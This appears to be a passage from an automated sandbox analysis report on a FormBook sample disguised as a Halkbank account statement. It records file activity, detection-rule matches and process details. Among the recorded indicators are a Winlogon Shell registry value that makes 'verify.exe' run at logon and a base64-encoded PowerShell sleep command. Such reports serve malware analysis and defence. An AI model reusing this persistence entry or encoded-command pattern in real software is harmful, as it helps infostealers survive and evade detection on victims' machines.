C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E34CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E2A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2A03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2A03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E345705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E345705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D1B1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D1B1B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon	Shell	unicode	explorer.exe,"C:\Users\user\AppData\Local\verify.exe",	success or wait	1	6D1B646A	RegSetValueExW

Analysis Process: powershell.exe PID: **4744**, Parent PID: **3496**

General

Target ID:	1
Start time:	22:13:18
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc WwBUAGgAcgBlAGEAZABpAG4AZwAuAFQAaAByAGUAYQBkAF0AOgA6AFMAbABlAGUAcAAoADIAMAAwADAAMAApAA==
Imagebase:	0x1240000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E36CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E36CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_425bqlqm.lt5.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6D1B1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vhlga21j.a31.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6D1B1E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220128	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D1BBEFF	CreateDirectoryW
C:\Users\user\Documents\20220128\PowerShell_transcript.210979.n+7rO7_o.20220128221324.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D1B1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_425bqlqm.lt5.ps1	success or wait	1	6D1B6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vhlga21j.a31.psm1	success or wait	1	6D1B6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_425bqlqm.lt5.ps1	0	1	31	1	success or wait	1	6D1B1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vhlga21j.a31.psm1	0	1	31	1	success or wait	1	6D1B1B4F	WriteFile
C:\Users\user\Documents\20220128\PowerShell_transcript.210979.n+7rO7_o.20220128221324.txt	0	3	ff		success or wait	1	6D1B1B4F	WriteFile
C:\Users\user\Documents\20220128\PowerShell_transcript.210979.n+7rO7_o.20220128221324.txt	3	693	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 31 32 38 32 32 31 34 30 31 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 32 31 30 39 37 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********Windows PowerShell transcript startStart time: 20220128221401Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 210979 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	11	6D1B1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0d 00 00 00 fd 0b 00 00 10 00 00 00 fd 0b fd 04 06 07 fd 06 fd 04 00 00 00 00 1b 02 31 00 fd 0b 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e1@	success or wait	1	6E6376FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 1f 00 00 00 0e 00 20 00	H<@^L"My:	success or wait	13	6E6376FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	13	6E6376FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	9	6E6376FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	856	4	00 08 00 03		success or wait	6	6E6376FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	860	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 67 40 01 fd 01 40 00 fd 00 40 00 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 fd 71 40 01 fd 71 40 01 42 4d 40 01 fd 44 40 01 6d 45 40 01 fd 53 40 01 fd 25 40 01 fd 6e 00	T@>@g@@@@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@zT@T@=M@DM@:M@"M@M@!M@;M@D@D@@M@<M@$M@8M@?M@EM@q@q@BM@D@mE@S@%@n	success or wait	6	6E6376FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E345705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E345705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E345705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E345705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2A03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E34CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E34CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E34CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E2A03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E345705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E345705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E345705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E345705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6E2A03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E345705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E345705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6E351F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23192	success or wait	1	6E35203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2A03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D1B1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D1B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6D1B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6D1B1B4F	ReadFile

Analysis Process: conhost.exe PID: **5468**, Parent PID: **4744**

General	
Target ID:	2
Start time:	22:13:19
Start date:	28/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Halkbank_Ekstre_20220128_081138_756957 (1).exe PID: **2328**, Parent PID: **3496**

General	
Target ID:	17
Start time:	22:15:20
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\Halkbank_Ekstre_20220128_081138_756957 (1).exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Halkbank_Ekstre_20220128_081138_756957 (1).exe
Imagebase:	0xb50000
File size:	17408 bytes
MD5 hash:	749AAF49615AA07EDC9755541B213A4A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000000.929078210.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000000.929078210.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000000.929078210.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.935638982.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.935638982.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.935638982.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.935785039.00000000010D0000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.935785039.00000000010D0000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.935785039.00000000010D0000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000000.929441630.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000000.929441630.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000000.929441630.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4186D7	NtReadFile

Disassembly

No disassembly